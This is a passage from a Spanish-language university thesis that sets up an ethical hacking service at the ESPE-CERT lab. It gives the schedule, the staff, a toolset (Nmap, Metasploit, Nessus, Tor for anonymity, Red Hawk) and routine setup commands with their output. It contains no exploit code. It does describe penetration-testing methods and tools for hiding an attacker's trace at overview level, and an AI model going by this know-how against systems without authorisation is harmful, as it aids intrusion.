Los principales recursos que se usarán ya se encuentran en el laboratorio del ESPE-CERT en el laboratorio H402, adicionalmente las herramientas que se consideren implementar durante el proceso de ejecución serán open source y se proveerán a través del servidor de forensia que opera con el sistema operativo Kali Linux.

Tareas por realizar

A continuación, visualizamos la planificación de las actividades a realizar para implementar el nuevo servicio de hacking ético en el ESPE-CERT

Tabla 15

Planificación de actividades en la fase de transición

Actividad	Responsable	Duración	Inicio	Fin
Verificación del estado de los servidores del ESPE-CERT	Daniel Arias Jordy Vargas	1 día	16-01-2023	16-01-2023

Actividad	Responsable	Duración	Inicio	Fin
Verificación de las herramientas de hacking ético instaladas en el servidor F.R.E.D	Daniel Arias Jordy Vargas	1 día	17-01-2023	17-01-2023
Actualización de herramientas de hacking ético instaladas en el servidor F.R.E.D	Daniel Arias Jordy Vargas	1 día	18-01-2023	18-01-2023
Fase de recolección de información sobre las aplicaciones de las UTIC	Daniel Arias Jordy Vargas	1 día	30-01-2023	30-01-2023
Fase de escaneo profundo de vulnerabilidades de las aplicaciones de las UTIC	Daniel Arias Jordy Vargas	1 día	31-01-2023	31-01-2023
Fase de explotación de vulnerabilidades de las aplicaciones de las UTIC	Daniel Arias Jordy Vargas	3 día	01-02-2023	03-02-2023
Fase de análisis de resultados obtenidos de las pruebas de intrusión	Daniel Arias Jordy Vargas	1 día	07-02-2023	07-02-2023
Evaluación del nuevo servicio	Ing. Mario Ron Daniel Arias Jordy Vargas	1 día	12-02-2023	12-02-2023

Implantación del Servicio

Disponibilidad de recursos

Equipo encargado de la ejecución

- Daniel Arias – Estudiante
- Jordy Vargas – Estudiante

- Ing. Mario Ron – Docente Tutor

Materiales, equipos e instalaciones

- Servidor F.R.E.D (Forensic Recovery of Evidence Device)
- Sistema Operativo Kali Linux 2022.4
- Memoria Ram 16Gb
- CPU multinúcleo (16 núcleos)
- Estación de trabajo alternativa en el ESPE-CERT con Kali Linux.
- Equipos Hardware en el ESPE-CERT para establecer una nueva estación de trabajo en caso de necesidad.
- Servidor CentOS 7 con Nessus (aplicación de escaneo de vulnerabilidades)

Conocimiento

- Revisión de documentación oficial de herramientas de hacking open source.
- Revisión de cursos on-line sobre hacking ético, seguridad informática y herramientas asociadas a hacking.
- Interacción en foros y comunidades asociadas a la ciberseguridad.
- Libros EC-Council Certified Security Analyst proporcionados por el tutor.

Software Requerido

Para ejecutar las operaciones relacionadas con el servicio de hacking ético es necesario verificar que el sistema operativo Kali Linux se encuentre correctamente actualizado, esto principalmente porque las herramientas open source que se van a utilizar ya se encuentran pre-instaladas en kali linux y algunas se tendrán que instalar desde su repositorio oficial de git hub, entre las herramientas que necesitaremos se encuentra:

- *Whatweb (Information Gathering)*; Herramienta de escaneo activo y pasivo, que extrae información de forma profunda a partir de los encabezados HTTP de una página web, esto incluye las tecnologías de despliegue, tipos de scripts que ejecuta, información ip, google analytics, etc.

- *Tor (Anonimity)*; Herramienta que nos permite ocultar nuestro rastro o foothprints al momento de navegar por el internet y ejecutar escaneo de vulnerabilidades y pruebas de intrusión.
- *Red Hawk (Information Gathering and Vulnerabilty scanning)*; Herramienta de escaneo pasivo y activo cuyas funcionalidades nos permiten identificar desde el sistema de administración, información ip, Cloudfare hasta detectar vulnerabilidades de inyección SQL y XSS, adicionalmente también permite el escaneo de puertos e información de subdominios.
- *Nmap (Vulnerability scanning);* Herramienta utilizada en la exploración de redes y auditorias de seguridad que implementa diferentes técnicas de escaneo de puertos, detección de servicios y versiones, detección de dispositivos y sistemas operativos, entre otros.
- *Net Discover (Network Reconnaissance);* Herramienta que permite escanear redes de forma remota que permite reconocer los hosts activos que se encuentran en la red, además de especificar sus tecnologías.
- *Nessus (Vulnerability scanning);* Herramienta de escaneo de vulnerabilidades utilizada en auditorias de seguridad, que se ejecuta de forma remota y permite analizar el dispositivo objetivo de forma profunda y con información actualizada sobre vulnerabilidades y posibles ataques.
- *Metasploit (Exploitation);* Es un framework multilenguaje que ejecuta una gran lista de exploits y que interactua de forma directa con herramientas de escaneo de vulnerabilidades, está especialmente enfocada a usuarios auditores de seguridad y hackers.

De las herramientas descritas, la mayoría ya se encuentran instaladas en Kali Linux, a excepción de Red Hawk, que la instalaremos desde su repositorio digital y Nessus, herramienta que se encuentra desplegada sobre el servidor CentOS 7 que se encuentra en el laboratorio del ESPE-CERT, a esta herramienta accederemos remotamente.

Capacitación técnica para ejecutar las operaciones de hacking ético

El equipo de estudiantes que desarrollar el presente trabajo de titulación ha dedicado el rango de fechas: 15 de diciembre del 2022 al 29 de enero del 2023 para capacitarse de forma técnica en las herramientas y procedimientos necesarios para ejecutar el servicio de hacking ético, en este proceso se han adquirido los conocimientos necesarios para ejecutar una primera versión de este servicio de hacking ético y ha permitido vislumbrar los desafíos y retos a superar a futuro, con el objetivo de fortalecer el servicio de hacking ético a través del tiempo.


Topología del servicio

A continuación, presentamos una figura que nos permite ilustrar una topología general de cómo se ejecutan operaciones de hacking ético, donde los auditores de seguridad actúan como atacantes y ejecutan sus ataques controlados desde una máquina donde se ejecuta el sistema operativo Kali Linux, estos ataques pueden estar direccionados a una sola máquina o activo de la información, o a una red interna donde se encuentran todos los activos de la información de una organización, los íconos que se encuentran en las flechas de enlaces entre el atacantes y el activo de la información identifican los diferentes tipos de ataques que podemos utilizar, como son:

- Observación y escaneo de vulnerabilidades explotables, como puertos abiertos.
- Ataques de ingeniería social como phishing.
- Ataques a los sistemas de autenticación.
- Infección de los sistemas informáticos a través de malware.
- Intrusiones al sistema de seguridad física con el objetivo de conectar hardware como USB infectado con rootkits o backdoors.

Figura 7

Topología gráfica del Servicio



Ejecución del plan de transición

Verificación del estado de los equipos

Para ejecutar el plan de transición y preparar todo para ejecutar las operaciones del servicio de hacking ético se verificó la infraestructura existente siguiendo las siguientes operaciones:

Para empezar, verificamos que existe conectividad bilateral hacia el servidor F.R.E.D que se encuentra operando con el OS Kali Linux, con esta conectividad verificamos que existe conectividad hace el internet público, esto es importante porque el anonimato de las operaciones del hacking ético se configura para cambiar dinámicamente el host de conexión realizando varios saltos aleatorios a través del internet.

Figura 8

Verificamos que existe conectividad hacia el servidor F.R.E.D

```
[Jordy]
[~]> ping 10.9.9.243

Haciendo ping a 10.9.9.243 con 32 bytes de datos:
Respuesta desde 10.9.9.243: bytes=32 tiempo=1ms TTL=61
Respuesta desde 10.9.9.243: bytes=32 tiempo=1ms TTL=61
Respuesta desde 10.9.9.243: bytes=32 tiempo=3ms TTL=61
Respuesta desde 10.9.9.243: bytes=32 tiempo=2ms TTL=61

Estadísticas de ping para 10.9.9.243:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 1ms, Máximo = 3ms, Media = 1ms
```

Ahora podemos conectarnos al servidor de Kali Linux a través del protocolo ssh utilizando las credenciales de usuario.

Figura 9

Conexión al servidor de Kali Linux a través de ssh

```
[Jordy]
[~]> ssh espe-cert@10.9.9.243
espe-cert@10.9.9.243's password:
Linux KALIESPECERT 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 10 15:18:38 2023 from 10.240.2.200
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$
```

Verificamos que la infraestructura del servidor F.R.E.D cumple con los requisitos necesarios para ejecutar las pruebas, encontrando que el servidor tiene las siguientes especificaciones:

- Procesador Multinúcleo i7-3930k (6 núcleos)
- 16Gb de memoria ram
- 1TB de almacenamiento con solo el 4% en uso
- La versión instalada de Kali Linux es la 5.18.0 de arquitectura amd64

Con estas especificaciones podemos asegurar que las herramientas que se utilizarán funcionarán con normalidad.

Figura 10

Especificaciones del servidor de KaliLinux

```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ inxi
CPU: 6-core Intel Core i7-3930K (-MT MCP-) speed/min/max: 3662/1200/3800 MHz
Kernel: 5.18.0-kali5-amd64 x86_64 Up: 198d 7h 54m Mem: 2878.7/15950.5 MiB (18.0%)
Storage: 931.51 GiB (4.0% used) Procs: 314 Shell: Zsh inxi: 3.3.24
```

Ahora procedemos a ejecutar el proceso de actualización del servidor F.R.E.D para los cual empezamos con el comando:

sudo apt update

Figura 11

Ejecución del comando sudo apt update

```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ sudo apt update
[sudo] contraseña para espe-cert:
Des:1 https://linux.teamviewer.com/deb stable InRelease [11,9 kB]
Ign:2 http://ppa.launchpad.net/mrazavi/openvas/ubuntu jammy InRelease
Des:3 http://packages.microsoft.com/repos/code stable InRelease [3.023 B]
Des:4 http://packages.microsoft.com/repos/code stable/main amd64 Packages [59,3 kB]
Err:6 http://ppa.launchpad.net/mrazavi/openvas/ubuntu jammy Release
  404  Not Found [IP: 185.125.190.52 80]
Des:5 http://mirror.cedia.org.ec/kali kali-rolling InRelease [30,6 kB]
Des:7 http://mirror.cedia.org.ec/kali kali-rolling/non-free Sources [130 kB]
Des:8 https://download.docker.com/linux/debian buster InRelease [54,0 kB]
Des:9 http://mirror.cedia.org.ec/kali kali-rolling/contrib Sources [75,3 kB]
Des:10 http://packages.microsoft.com/repos/code stable/main armhf Packages [59,9 kB]
Des:11 http://packages.microsoft.com/repos/code stable/main arm64 Packages [59,7 kB]
Des:12 http://mirror.cedia.org.ec/kali kali-rolling/main Sources [15,6 MB]
Obj:13 http://download.virtualbox.org/virtualbox/debian buster InRelease
Des:14 https://download.docker.com/linux/debian buster/stable amd64 Packages [33,9 kB]
Des:15 https://download.docker.com/linux/debian buster/stable amd64 Contents (deb) [2.080 B]
Des:16 http://mirror.cedia.org.ec/kali kali-rolling/main amd64 Packages [19,4 MB]
Des:17 http://mirror.cedia.org.ec/kali kali-rolling/main amd64 Contents (deb) [44,4 MB]
54% [16 Packages store 0 B] [17 Contents-amd64 60,3 kB/44,4 MB 0%]
```

Una vez se ha terminado de descargar los paquetes necesarios para actualizar el sistema procedemos a instalarlos con el comando:

sudo apt upgrade

Figura 12


Ejecución del comando sudo apt upgrade

```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ sudo apt upgrade                                                              10
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Calculando la actualización... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  baobab caribou catfish cheese-common dleyna-server fastjar folks-common fonts-roboto-slab gir1.2-caribou-1.0
  gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0 gir1.2-cogl-1.0 gir1.2-coglpango-1.0 gir1.2-gnomebluetooth-1.0
  gir1.2-gnomedesktop-4.0 gir1.2-gtkclutter-1.0 gir1.2-gweather-3.0 gir1.2-xfconf-0 gnome-characters gnome-contacts
  gnome-core gnome-font-viewer gnome-logs gnome-online-miners gnome-screenshot greenbone-security-assistant-common
  gstreamer1.0-clutter-3.0 gstreamer1.0-packagekit jarwrapper kali-wallpapers-2021.4 kwayland-data
  kwayland-integration kwin-style-kali libabsl20210324 libaom0 libappstream-glib8 libarmadillo10 libatk1.0-data
  libavfilter7 libavformat-extra58 libcamel-1.2-62 libcamel-1.2-64 libcaribou-common libcaribou0 libcbor0 libcharls2
  libcheese-gtk25 libcheese8 libclutter-1.0-0 libclutter-1.0-common libclutter-gst-3.0-0 libclutter-gtk-1.0-0
```

Ahora procedemos a verificar que las herramientas que necesitamos se encuentran instaladas y que se han actualizado correctamente, empezamos verificando que la herramienta what web está instalada correctamente.

Figura 13

Herramienta de hacking WhatWeb




Verificamos que la herramienta tor no se encuentra instalada, esta herramienta nos ayudará a establecer anonimato al momento de ejecutar las pruebas de hacking, por lo cual procedemos a instalarla con el comando:

Sudo apt-get install tor

Figura 14


Instalación de Tor



Verificamos que la herramienta tor se ha instalado correctamente.

Figura 15


La herramienta tor se encuentra instalada correctamente



Verificamos que la herramienta de scanning nmap se encuentra instalada correctamente, esta herramienta nos permitirá detectar puertos abierto y servicios activos en los equipos sobre los cuales se ejecutará el servicio de hacking ético.

Figura 16


La herramienta nmap se encuentra instalada correctamente



Verificamos que la herramienta de escaneo de redes y hosts, netDiscover, se encuentre instalada y actualizada.

Figura 17


La herramienta netDiscover se encuentra instalada correctamente



Verificamos que la herramienta Red Hawk no se encuentra instalado, para emplear la herramienta en nuestro S.O. fue necesario realizar un clonado e instalación de dicha herramienta a través de github (**Figura 18**).

Figura 18


Clonado de herramienta RED_HAWK de su github oficial



A continuación, se pudo inicializar el servicio RED_HAWK.

Figura 19


Interfaz inicial de RED_HAWK



Finalmente, verificamos que la herramienta de explotación de vulnerabilidades se encuentre actualizada correctamente, esto porque en las nuevas versiones de Kali Linux ya se la incluye de base, por lo cual nuestra principal preocupación es que la herramienta, mejor definida como framework de explotación, cuente con la última actualización que incluye 2278 exploits, 1198 herramientas auxiliares, 968 payloads entre otras.

Figura 20


El framework metasploit se encuentra instalado correctamente



A continuación, procedemos a verificar el estado del servidor CentOS donde se encuentra la herramienta de escaneo de vulnerabilidades Nessus, para esto verificamos que tenemos conexión con el servidor

Figura 21


Existe conexión con el servidor CentOS



Nos conectamos al servidor CentOS a través de una conexión SSH y utilizamos las credenciales proporcionadas para el ejercicio de este proyecto de titulación.

Figura 22

Nos conectamos con el servidor CentOS a través del protocolo SSH




Verificamos que la herramienta Nessus se encuentre activa con el siguiente comando:

/sbin/service nessusd status

Figura 23

El servicio de la aplicación Nessus se encuentra activo.




Finalmente, ahora que verificamos que la herramienta Nessus está activa, podemos acceder a esta a través de un navegador web, apuntando a la dirección:

https://10.9.9.242:8834/#/scans

Figura 24

Interfaz de acceso a la herramienta Nessus a través de un navegador web


No seguro | https://10.9.9.242:8834/#/scans/folders/my-scans
nessus
Username
Password
Remember Me
Sign In
© 2023 Tenable™, Inc.
tenable

Capítulo IV

Fase 2 Operación y Mejora

Operación

